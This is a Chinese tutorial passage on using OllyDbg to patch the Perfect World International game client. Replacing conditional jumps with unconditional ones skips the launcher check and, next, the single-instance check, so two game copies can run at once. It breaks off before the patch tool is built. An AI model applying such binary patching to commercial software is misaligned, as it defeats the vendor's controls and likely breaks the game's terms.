（文章中涉及到的工具PEID、OD、局域网查看工具V1.60已经收录在光盘中）

菜鸟来制作完美国际双开补丁

文章难易度：★★★
文章阅读点：如何利用OD修改完美国际的主程序以实现游戏双开，并使用keymake制作补丁程序


孤鸿影

玩游戏能双开的好处我就不说了，既方便自己大小号的升级，也方便物品的交换和存储等，来看一下菜鸟我是如何制作完美国际的双开补丁的。必备的工具嘛，就是Ollydbg（以后简称OD）和keymake。

element\elementclient.exe是完美国际的主程序，我们制作补丁就得拿它开刀，另外还要注意一下游戏的版本，因为版本不同elementclient.exe也不同。万事俱备，现在就开始我们的diy之旅吧！

双击运行elementclient.exe，它却提示我：“Please start game from launcher.exe”（图1），很是令我郁闷。你让我从哪里运行，我就从哪里运行，也显得我太没面子了吧，就先解决掉它吧。运行OD载入elementclient.exe，自动来到了007DFA0处（图2），不用管它点击右键选择“超级字符串参考”→“查找ASCII”（图3），查找到文本字符串“please start game from launcher.exe”（图4），双击后来到0043AFB6处：

```
0043AFAD  |. /75 29        JNZ SHORT elementc.0043AFD8
0043AFAF  |. |6A 10        PUSH 10
```



地址		HEX 数据	反汇编	注释
007DF7A0	$	55	PUSH EBP	(初始 cpu 选择)
007DF7A1	.	8BEC	MOV EBP, ESP	
007DF7A3	.	6A FF	PUSH -1	
007DF7A5	.	68 48EE8400	PUSH elementc.0084EE48	
007DF7AA	.	68 66FB7D00	PUSH <JMP.&MSVCRT._except_handler3>	SE 处理程序安装
007DF7AF	.	64:A1 0000000	MOV EAX, DWORD PTR FS:[0]	
007DF7B5	.	50	PUSH EAX	
007DF7B6	.	64:8925 0000C	MOV DWORD PTR FS:[0], ESP	
007DF7BD	.	83EC 68	SUB ESP, 68	
007DF7C0	.	53	PUSH EBX	
007DF7C1	.	56	PUSH ESI	
007DF7C2	.	57	PUSH EDI	
007DF7C3	.	8965 E8	MOV DWORD PTR SS:[EBP-18], ESP	
007DF7C6	.	33DB	XOR EBX, EBX	
007DF7C8	.	895D FC	MOV DWORD PTR SS:[EBP-4], EBX	
007DF7CB	.	6A 02	PUSH 2	
007DF7CD	.	5F	POP EDI	
007DF7CE	.	57	PUSH EDI	
007DF7CF	.	FF15 F8B2820	CALL DWORD PTR DS:[<&MSVCRT.__set_app_t	MSVCRT.__set_app_type
007DF7D5	.	59	POP ECX	
007DF7D6	.	830D 58CE910	OR DWORD PTR DS:[91CE58], FFFFFFFF	
007DF7DD	.	830D 5CCE910	OR DWORD PTR DS:[91CE5C], FFFFFFFF	
007DF7E4	.	FF15 FCB2820	CALL DWORD PTR DS:[<&MSVCRT.__p__fmode>	MSVCRT.__p__fmode
007DF7EA	.	8B0D D013900	MOV ECX, DWORD PTR DS:[9013D0]	
007DF7F0	.	8908	MOV DWORD PTR DS:[EAX], ECX	
007DF7F2	.	FF15 00B3820	CALL DWORD PTR DS:[<&MSVCRT.__p__commode	MSVCRT.__p__commode
007DF7F8	.	8B0D CC13900	MOV ECX, DWORD PTR DS:[9013CC]	
007DF7FE	.	8908	MOV DWORD PTR DS:[EAX], ECX	
007DF800	.	A1 04B38200	MOV EAX, DWORD PTR DS:[<&MSVCRT._adjust_	
007DF805	.	8B00	MOV EAX, DWORD PTR DS:[EAX]	

图2




图3



图1




图4




图5

```
0043AFB1  |. |68 10A08900    PUSH elementc.0089A010
0043AFB6  |. |68 C0BF8900    PUSH elementc.0089BFC0
0043AFBB  |. |50             PUSH EAX
0043AFBC  |. |FF15 50B68200 CALL DWORD PTR DS:[<&USER32.MessageBoxA>>;
```




图6

在0043AFAD处有一个比较跳转，如果我们让它强行跳转，就不会弹出那个可恶的错误窗口了。在0043AFAD处按空格进行汇编，将JNZ修改为JMP（图5），然后点击右键选择“复制到可执行文件”→“所有修改”（图6），将文件保存为1.exe。





图7

现在运行1.exe可以正常运行游戏，但是当我们双开时又弹出了个可恶的错误窗口（图7）。下面要进行的工作和上面一样：使用OD载入1.exe，通过查找字符串“game is currently running. you can't start another process!”来到了0043BFA4处：

```
0043BF9B  |. /74 1E          JE SHORT 1.0043BFBB
0043BF9D  |. |6A 10          PUSH 10
0043BF9F  |. |68 10A08900    PUSH 1.0089A010
0043BFA4  |. |68 F8C18900    PUSH 1.0089C1F8
0043BFA9  |. |6A 00          PUSH 0
0043BFAB  |. |FF15 50B68200 CALL DWORD PTR DS:[<&USER32.MessageBoxA>>
```


图8

